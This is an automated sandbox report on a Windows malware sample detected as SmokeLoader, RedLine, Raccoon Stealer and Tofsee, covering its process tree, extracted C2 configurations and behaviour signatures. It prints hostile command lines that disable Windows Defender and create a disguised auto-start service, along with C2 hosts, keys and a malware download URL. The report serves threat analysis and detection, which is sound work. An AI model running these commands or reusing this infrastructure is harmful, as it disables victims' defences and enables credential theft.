ID: 435324
Sample Name:
bNdOhKPy0F.exe
Cookbook: default.jbs
Time: 12:17:48
Date: 16/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report bNdOhKPy0F.exe

Overview


General Information

Sample Name:	bNdOhKPy0F.exe
Analysis ID:	435324
MD5:	c5c9a99d045fd2b..
SHA1:	56d82d12434d70..
SHA256:	ae7ae9ea7fd0100.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Raccoon RedLine SmokeLoader Tofsee

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Benign windows process drops PE f…
- DLL reload attack detected
- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected Raccoon Stealer
- Yara detected RedLine Stealer
- Yara detected SmokeLoader

Classification



Process Tree

- **System is w10x64**
- bNdOhKPy0F.exe (PID: 4636 cmdline: 'C:\Users\user\Desktop\bNdOhKPy0F.exe' MD5: C5C9A99D045FD2B0380E2B7E3FD28189)
  - bNdOhKPy0F.exe (PID: 5596 cmdline: 'C:\Users\user\Desktop\bNdOhKPy0F.exe' MD5: C5C9A99D045FD2B0380E2B7E3FD28189)
- explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - 1D31.exe (PID: 1700 cmdline: C:\Users\user\AppData\Local\Temp\1D31.exe MD5: A69E12607D01237460808FA1709E5E86)
  - 2531.exe (PID: 4396 cmdline: C:\Users\user\AppData\Local\Temp\2531.exe MD5: 231F952DC32548B71D587F68ED03D884)
    - conhost.exe (PID: 68 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - 2531.exe (PID: 4840 cmdline: C:\Users\user\AppData\Local\Temp\2531.exe MD5: 231F952DC32548B71D587F68ED03D884)
    - 2531.exe (PID: 4112 cmdline: C:\Users\user\AppData\Local\Temp\2531.exe MD5: 231F952DC32548B71D587F68ED03D884)
  - 3252.exe (PID: 1704 cmdline: C:\Users\user\AppData\Local\Temp\3252.exe MD5: A69E12607D01237460808FA1709E5E86)
  - 4DAB.exe (PID: 3940 cmdline: C:\Users\user\AppData\Local\Temp\4DAB.exe MD5: 09108E4FDDCC5D6C9D31E37A9DC9BAD4)
    - MpCmdRun.exe (PID: 5156 cmdline: 'C:\Program Files\Windows Defender\MpCmdRun.exe' -RemoveDefinitions -All -Set-Mp Preference -DisableIOAVProtection $True -DisableRealtimeMonitoring $True -Force MD5: A267555174BFA53844371226F482B86B)
      - conhost.exe (PID: 5208 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - svchost.exe (PID: 5192 cmdline: 'C:\Windows\System\svchost.exe' formal MD5: 09108E4FDDCC5D6C9D31E37A9DC9BAD4)
      - MpCmdRun.exe (PID: 5332 cmdline: 'C:\Program Files\Windows Defender\MpCmdRun.exe' -RemoveDefinitions -All -Set-Mp Preference -DisableIOAVProtection $True -DisableRealtimeMonitoring $True -Force MD5: A267555174BFA53844371226F482B86B)
        - conhost.exe (PID: 2924 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - 5CDE.exe (PID: 1008 cmdline: C:\Users\user\AppData\Local\Temp\5CDE.exe MD5: 2025FCFFCC4430307348AEDBF94DF7B8)
    - cmd.exe (PID: 2840 cmdline: 'C:\Windows\System32\cmd.exe' /C mkdir C:\Windows\SysWOW64\hqoawywe\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5052 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 1012 cmdline: 'C:\Windows\System32\cmd.exe' /C move /Y 'C:\Users\user\AppData\Local\Temp\bquyobss.exe' C:\Windows\SysWOW64\hqoawywe\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5600 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - sc.exe (PID: 5116 cmdline: 'C:\Windows\System32\sc.exe' create hqoawywe binPath= 'C:\Windows\SysWOW64\hqoawywe\bquyobss.exe /d\'C:\Users\user\AppData\Local\Temp\5CDE.exe\" type= own start= auto DisplayName= 'wifi support' MD5: 24A3E2603E63BCB9695A2935D3B24695)
  - 6ACA.exe (PID: 5236 cmdline: C:\Users\user\AppData\Local\Temp\6ACA.exe MD5: 3A2729E1EDC230B663D108ACC62C123F)
  - 88A3.exe (PID: 5204 cmdline: C:\Users\user\AppData\Local\Temp\88A3.exe MD5: 7145A293C7320A62BA4EFA1E9148B6E4)
  - explorer.exe (PID: 5756 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
  - explorer.exe (PID: 3716 cmdline: C:\Windows\explorer.exe MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - explorer.exe (PID: 572 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
  - explorer.exe (PID: 1036 cmdline: C:\Windows\explorer.exe MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- svchost.exe (PID: 5352 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5924 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4968 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 244 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 4620 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 2540 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 5484 cmdline: 'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 4964 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 2832 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2144 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- webgfvd (PID: 3136 cmdline: C:\Users\user\AppData\Roaming\webgfvd MD5: C5C9A99D045FD2B0380E2B7E3FD28189)
  - webgfvd (PID: 2036 cmdline: C:\Users\user\AppData\Roaming\webgfvd MD5: C5C9A99D045FD2B0380E2B7E3FD28189)
- svchost.exe (PID: 2092 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2256 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- webgfvd (PID: 5252 cmdline: C:\Users\user\AppData\Roaming\webgfvd MD5: C5C9A99D045FD2B0380E2B7E3FD28189)
- **cleanup**

Malware Configuration

Threatname: RedLine


```
{
  "C2 url": [
    "87.251.71.118:80"
  ],
  "Bot Id": "newID"
}
```


Threatname: SmokeLoader


```
{
  "C2 list": [
    "http://999080321newfolder100251-service25999080321.ru/",
    "http://999080321newfolder1002-01432599908032135.site/",
    "http://999080321newfolder1002-01482599908032135.site/",
    "http://999080321newfolder1002-01322599908032135.site/",
    "http://999080321newfolder1002-012625999080321.ga/",
    "http://999080321newfolder1002-01422599908032135.site/",
    "http://999080321newfolder1002-01362599908032135.site/",
    "http://999080321test281-service10020125999080321.ru/",
    "http://999080321test41-service100201pro25999080321.ru/",
    "http://999080321newfolder1002-01332599908032135.site/",
```

```
    "http://999080321newfolder1002-012725999080321.cf/",
    "http://999080321yest31-service100201rus25999080321.ru/",
    "http://999080321test261-service10020125999080321.space/",
    "http://999080321newfolder1002-01382599908032135.site/",
    "http://999080321test12671-service10020125999080321.online/",
    "http://999080321newfolder1002-01532599908032135.site/",
    "http://999080321yes1t3481-service10020125999080321.ru/",
    "http://999080321test125831-service10020125999080321.space/",
    "http://999080321test571-service10020125999080321.pro/",
    "http://999080321newfolder1002-service100201blog25999080321.ru/",
    "http://999080321uest71-service100201dom25999080321.ru/",
    "http://999080321newfolder1002-01452599908032135.site/",
    "http://999080321newfolder1002-01542599908032135.site/",
    "http://999080321test13561-service10020125999080321.su/",
    "http://999080321newfolder1002-01392599908032135.site/",
    "http://999080321newfolder1002-01552599908032135.site/",
    "http://999080321utest1341-service10020125999080321.ru/",
    "http://999080321test136831-service10020125999080321.space/",
    "http://999080321test461-service10020125999080321.host/",
    "http://999080321newfolder1002-service100201life25999080321.ru/",
    "http://999080321newfolder33417-012425999080321.space/",
    "http://999080321proftest981-service10020125999080321.ru/",
    "http://999080321newfolder1002002131-service1002.space/",
    "http://999080321newfolder471-service10020125999080321.ru/",
    "http://999080321test11-service10020125999080321.press/",
    "http://999080321rest21-service10020125999080321.eu/",
    "http://999080321newfolder100231-service1022020.ru/",
    "http://999080321newfolder1002002231-service1002.space/",
    "http://999080321megatest251-service10020125999080321.ru/",
    "http://999080321newfolder1002-01442599908032135.site/",
    "http://999080321newfolder100241-service100209990080321.ru/",
    "http://999080321test231-service10020125999080321.fun/",
    "http://999080321kupitest451-service10020125999080321.ru/",
    "http://999080321newfolder1002-01402599908032135.site/",
    "http://999080321clubtest561-service10020125999080321.ru/",
    "http://999080321newfolder3100231-service1002.space/",
    "http://999080321infotest341-service10020125999080321.ru/",
    "http://999080321newfolder351-service10020125999080321.ru/",
    "http://999080321newfolder1002-01352599908032135.site/",
    "http://999080321yirtest231-service10020125999080321.ru/",
    "http://999080321newfolder1002-012925999080321.com/",
    "http://999080321newfolder1002-01512599908032135.site/",
    "http://999080321test14781-service10020125999080321.info/",
    "http://999080321newfolder1002-01492599908032135.site/",
    "http://999080321newfolder1002-01342599908032135.site/",
    "http://999080321newfolder1002-012825999080321.gq/",
    "http://999080321newfolder1002002431-service1002.space/",
    "http://999080321yomtest251-service10020125999080321.ru/",
    "http://999080321test146831-service10020125999080321.space/",
    "http://999080321newfolder1002-012525999080321.ml/",
    "http://999080321newfolder1002-01522599908032135.site/",
    "http://999080321test13461-service10020125999080321.net/",
    "http://999080321newfolder1002-01412599908032135.site/",
    "http://999080321newfolder1002-01502599908032135.site/",
    "http://999080321newfolder4561-service10020125999080321.ru/",
    "http://999080321newfolder1002002531-service1002.space/",
    "http://999080321test61-service10020125999080321.website/",
    "http://999080321test51-service10020125999080321.xyz/",
    "http://999080321mytest151-service10020124259990080321.ru/",
    "http://999080321test391-service10020125999080321.ru/",
    "http://999080321besttest971-service10020125999080321.ru/",
    "http://999080321newfolder1002-01312599908032135.site/",
    "http://999080321newfolder241-service10020125999080321.ru/",
    "http://999080321newfolder100221-service1022020.ru/",
    "http://999080321test481-service10020125999080321.ru/",
    "http://999080321rustest213-service10020125999080321.ru/",
    "http://999080321test147831-service10020125999080321.space/",
    "http://999080321newfolder1002-01302599908032135.site/",
    "http://999080321tostest371-service10020125999080321.ru/",
    "http://999080321oopoest361-service10020125999080321.ru/",
    "http://999080321newfolder1002-service100201shop25999080321.ru/",
    "http://999080321newfoldert161-service10020124259990080321.ru/",
    "http://999080321shoptest871-service10020125999080321.ru/",
    "http://999080321newfolder1002-01372599908032135.site/",
    "http://999080321newfolder481-service10020125999080321.ru/",
    "http://999080321newfolder1002-01462599908032135.site/",
    "http://999080321est213531-service10020124259990080321.ru/",
    "http://999080321newfolder1002-01472599908032135.site/",
    "http://999080321test15671-service10020125999080321.tech/",
    "http://999080321test134831-service10020125999080321.space/"
  ]
}
```


Threatname: Raccoon Stealer

```
{
  "RC4_key2": "867eb851757c27a35e8edea2d42db972",
  "C2 url": "https://tttttt.me/mimimimaxormin",
  "Bot ID": "50f8ded12c46443e43915127b1219ac2fc439bb6",
  "RC4_key1": "$Z2s`ten||@bE9vzR"
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\4DAB.exe	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x27710:$xo1: \xFB\xD9\xCC\xDF\xDA\xDA\xD7\x99\x83\x98\x86
C:\Windows\System\svchost.exe	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x27710:$xo1: \xFB\xD9\xCC\xDF\xDA\xDA\xD7\x99\x83\x98\x86

Memory Dumps

Source	Rule	Description	Author	Strings
0000001C.00000002.443994982.00000000033B0000.00000040.00000001.sdmp	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
0000002A.00000002.494235965.00000000003E1000.00000040.00000001.sdmp	JoeSecurity_SmokeLoader	Yara detected SmokeLoader	Joe Security	
0000001A.00000000.379753193.0000000140028000.00000008.00020000.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x1710:$xo1: \xFB\xD9\xCC\xDF\xDA\xDA\xD7\x99\x83\x98\x86
00000022.00000003.440389485.0000000004FD0000.00000004.00000001.sdmp	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	
00000022.00000002.447043795.0000000004EB0000.00000040.00000001.sdmp	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	
Click to see the 17 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
31.2.6ACA.exe.400000.0.unpack	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	
24.2.webgfvd.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
1.2.bNdOhKPy0F.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
24.1.webgfvd.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
1.1.bNdOhKPy0F.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
Click to see the 24 entries				

Sigma Overview

System Summary:

Sigma detected: Copying Sensitive Files with Credential Data

Sigma detected: Suspicious Svchost Process

Sigma detected: System File Execution Location Anomaly

Sigma detected: New Service Creation

Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for submitted file
- Yara detected Raccoon Stealer
- Machine Learning detection for sample

Compliance:

- Detected unpacking (overwrites its own PE header)

Networking:

- C2 URLs / IPs found in malware configuration
- Found Tor onion address
- Performs DNS queries to domains with low reputation
- Tries to resolve many domain names, but no domain seems valid

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected SmokeLoader
- Yara detected SmokeLoader

E-Banking Fraud:

- Yara detected Raccoon Stealer

Spam, unwanted Advertisements and Ransom Demands:

- Yara detected Tofsee

System Summary:

- .NET source code contains very large strings

Data Obfuscation:

- Detected unpacking (changes PE section rights)
- Detected unpacking (overwrites its own PE header)

Persistence and Installation Behavior:

- Drops PE files with benign system names
- Drops executables to the windows directory (C:\Windows) and starts them

Boot Survival:

Creates an autostart registry key pointing to binary in C:\Windows

Hooking and other Techniques for Hiding and Protection:

DLL reload attack detected

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Checks if the current machine is a virtual machine (disk enumeration)

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Renames NTDLL to bypass HIPS

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

System process connects to network (likely due to code injection or exploit)

Contains functionality to inject code into remote processes

Creates a thread in another existing process (thread injection)

DLL side loading technique detected

Injects a PE file into a foreign processes

Injects code into the Windows Explorer (explorer.exe)

Maps a DLL or memory area into another process

Removes signatures from Windows Defender

Sample uses process hollowing technique

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:

Yara detected Raccoon Stealer

Yara detected RedLine Stealer

Yara detected SmokeLoader

Yara detected SmokeLoader

Yara detected Tofsee

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Tries to steal Mail credentials (via file access)

Remote Access Functionality:

Yara detected Raccoon Stealer

Yara detected RedLine Stealer

Yara detected SmokeLoader


Yara detected SmokeLoader

Yara detected Tofsee

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 2 1	DLL Side-Loading 2 1	DLL Side-Loading 2 1	Disable or Modify Tools 2 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Native API 1	Windows Service 1	Windows Service 1	Deobfuscate/Decode Files or Information 1	Input Capture 1	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	Shared Modules 1	Registry Run Keys / Startup Folder 1 1	Process Injection 8 1 2	Obfuscated Files or Information 4 1	Credentials in Registry 1	System Information Discovery 1 3 7	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	Exploitation for Client Execution 1	Logon Script (Mac)	Registry Run Keys / Startup Folder 1 1	Software Packing 2 2	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer
Cloud Accounts	Service Execution 1	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Security Software Discovery 5 8 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 2 1	Cached Domain Credentials	Process Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1 1	DCSync	Virtualization/Sandbox Evasion 3 6 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 2 3 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 3 6 1	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 8 1 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscat Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Files and Directories 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
bNdOhKPy0F.exe	34%	Virustotal		Browse
bNdOhKPy0F.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleHandler.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleHandler.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleMarshal.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleMarshal.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\IA2Marshal.dll	3%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\IA2Marshal.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy_InUse.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy_InUse.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
24.2.webgfvd.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
1.1.bNdOhKPy0F.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
34.2.88A3.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1141176		Download File
24.1.webgfvd.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.bNdOhKPy0F.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
31.2.6ACA.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1127993		Download File
32.2.svchost.exe.140000000.3.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
28.2.5CDE.exe.400000.0.unpack	100%	Avira	BDS/Backdoor.Gen		Download File
25.2.2531.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1142322		Download File
26.2.4DAB.exe.140000000.3.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
28.2.5CDE.exe.33b0e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
28.3.5CDE.exe.33f0000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
tttttt.me	3%	Virustotal		Browse
999080321test51-service10020125999080321.xyz	14%	Virustotal		Browse
999080321uest71-service100201dom25999080321.ru	4%	Virustotal		Browse
999080321test13461-service10020125999080321.net	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://999080321newfolder471-service10020125999080321.ru/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-service100201blog25999080321.ru/	0%	Avira URL Cloud	safe	
http://999080321mytest151-service1002012425999080321.ru/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-01472599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-01302599908032135.site/	0%	Avira URL Cloud	safe	
http://34.76.8.115/l/f/jV7rBnoBuI_ccNKoDPQZ/8c9243abed88ae742099a303cebe9c7956888979	0%	Avira URL Cloud	safe	
http://tempuri.org/	0%	Avira URL Cloud	safe	
http://91.212.150.205/filename.exe	100%	Avira URL Cloud	malware	
http://999080321newfolder1002-01532599908032135.site/	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/VerifyScanRequest	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-01332599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-01382599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-012725999080321.cf/	0%	Avira URL Cloud	safe	
